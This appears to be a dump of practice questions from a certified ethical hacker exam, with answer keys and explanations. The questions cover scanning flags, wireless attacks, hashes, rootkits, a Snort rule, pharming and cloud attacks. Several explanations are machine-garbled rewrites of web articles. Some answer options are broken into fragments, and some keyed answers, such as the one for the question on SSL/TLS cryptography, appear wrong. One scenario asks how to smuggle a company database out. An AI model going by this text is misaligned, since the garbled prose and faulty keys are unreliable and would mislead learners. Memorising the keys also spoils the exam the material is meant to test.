PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
110/tcp open pop3
143/tcp open  imap
443/tcp open  https
465/tcp open  smtps
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

Answer: A

Explanation:

C:\Users\moi>nmap -h | findstr " -sv" -sV: Probe open ports to determine service/version info

NEW QUESTION 148

- (Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

Answer: A

Explanation:

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require

attackers to initiate these attacks by bringing an ??Evil Twin?? Access Point or a Rogue Access Point into a Wi-Fi environment, we??ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the ??Evil Twin?? Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What??s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn??t provide protection from the six known Wi-Fi threat categories. It??s highly likely that we??ll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we??re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 153

- (Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn??t log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 157

- (Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in compariso
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of- band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 159

- (Topic 2)

During an Xmas scan what indicates a port is closed?

- A. No return response
- B. RST
- C. ACK
- D. SYN

Answer: B

NEW QUESTION 162

- (Topic 2)

The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?

- A. Regularly test security systems and processes.
- B. Encrypt transmission of cardholder data across open, public networks.
- C. Assign a unique ID to each person with computer access.
- D. Use and regularly update anti-virus software on all systems commonly affected by malware.

Answer: C

NEW QUESTION 166

- (Topic 2)

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is

designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 167

- (Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

Explanation:

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION 172

- (Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 175

- (Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 180

- (Topic 2)

jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

- A. website mirroring
- B. Session hijacking
- C. Web cache poisoning
- D. Website defacement

Answer: A

Explanation:

A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites.A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets

just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

NEW QUESTION 183

- (Topic 2)

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

- A. Medium
- B. Low
- C. Critical
- D. High

Answer: A

Explanation:

Rating CVSS Score None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

<https://www.first.org/cvss/v3.0/specification-document>

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating

CVSS Score

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

NEW QUESTION 185

- (Topic 2)

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Preparation
- B. Eradication
- C. Incident recording and assignment
- D. Incident triage

Answer: D

Explanation:

Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3.Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

NEW QUESTION 189

- (Topic 2)

What is the main security service a cryptographic hash provides?

- A. Integrity and ease of computation
- B. Message authentication and collision resistance
- C. Integrity and collision resistance

D. Integrity and computational in-feasibility

Answer: D

NEW QUESTION 190

- (Topic 2)

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

NEW QUESTION 192

- (Topic 2)

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary In the above scenario.

- A. use of command-line interface
- B. Data staging
- C. Unspecified proxy activities
- D. Use of DNS tunneling

Answer: C

Explanation:

A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy. If you're employing a proxy server, internet traffic flows through the proxy server on its behalf to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. Once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

NEW QUESTION 197

- (Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 201

- (Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner- workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 203

- (Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Answer: A

NEW QUESTION 208

- (Topic 2)

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.

what tests would you perform to determine whether his computer is infected?

- A. Use ExifTool and check for malicious content.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Upload the file to VirusTotal.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 211

- (Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation:

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operating systems support kernel-mode device drivers, that execute with a similar privilege because the software itself. As such, several kernel-mode rootkits have been developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. One amongst the primary wide familiar kernel rootkits was developed for Windows NT 4.0 and disclosed in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits are particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and have the same measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. During this scenario, no part of the system is sure.

NEW QUESTION 212

- (Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111

(content:"|00 01 86 a5|"; msg: "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 215

- (Topic 2)

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

Answer: E

NEW QUESTION 219

- (Topic 2)

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

- A. iOS trustjacking
- B. iOS Jailbreaking
- C. Exploiting SS7 vulnerability
- D. Man-in-the-disk attack

Answer: A

Explanation:

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting to be in a similar room. In this blog entry, we present another weakness called ??Trustjacking??, which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the ??iTunes Wi-Fi sync?? highlight, which makes it conceivable to proceed with this sort of correspondence

with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering ??iTunes Wi-Fi sync?? doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION 220

- (Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

Answer: A

Explanation:

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also:• it's responsible to guard the appliance to access any protected parts by providing the permissions.• It also declares the android api that the appliance goes to use.• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 224

- (Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 226

- (Topic 2)

what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

- A. httpd.conf
- B. administration.config
- C. idq.dll
- D. php.ini

Answer: D

Explanation:

The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

NEW QUESTION 229

- (Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

NEW QUESTION 231

- (Topic 2)

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to

the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?

- A. it is not necessary to perform any actions, as SNMP is not carrying important information.
- B. SNMP and he should change it to SNMP V3
- C. RPC and the best practice is to disable RPC completely
- D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: B

Explanation:

We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense. SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a ??fire and forget?? methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link). There are two modes of operation with SNMP – get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation. This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation. SNMP trapsSince SNMP is primarily a UDP port based system, traps may be ??lost?? when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn??t listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know. The SNMP v2c specification introduced the idea of splitting traps into two types; the original ??hope it gets there?? trap and the newer ??INFORM?? traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn??t get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION 235

- (Topic 2)

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud hopper attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation:

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION 237

- (Topic 2)

Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server? The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

- A. My Doom
- B. Astacheldraht
- C. R-U-Dead-Yet?(RUDY)
- D. LOIC

Answer: C

NEW QUESTION 241

- (Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 246

- (Topic 2)

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

- A. Pretexting
- B. Pharming
- C. Wardriving
- D. Skimming

Answer: B

Explanation:

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data. Though they share similar goals, pharming uses a special technique from phishing. Pharming attacker are targeted on manipulating a system, instead of tricking people into

reaching to a dangerous web site, explains David Emm, principal security man of science at Kaspersky. When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different.

NEW QUESTION 247

- (Topic 2)

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

- A. Hybrid
- B. Community
- C. Public
- D. Private

Answer: B

Explanation:

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also.

Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages. The subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

? Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

? Ensures compatibility among each of its users, allowing them to switch properties

consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

? Consists of a community of users and, as such, is scalable in several aspects like

hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

? the power to dam users from editing and downloading specific datasets.

? Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.

? What devices can store sensitive data.

Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations. Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift

introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION 248

- (Topic 2)

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses to encrypt the message, and Bryan uses to confirm the digital signature.

- A. Bryan's public key; Bryan's public key
- B. Alice's public key; Alice's public key
- C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Answer: D

Explanation:

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

NEW QUESTION 251

- (Topic 2)

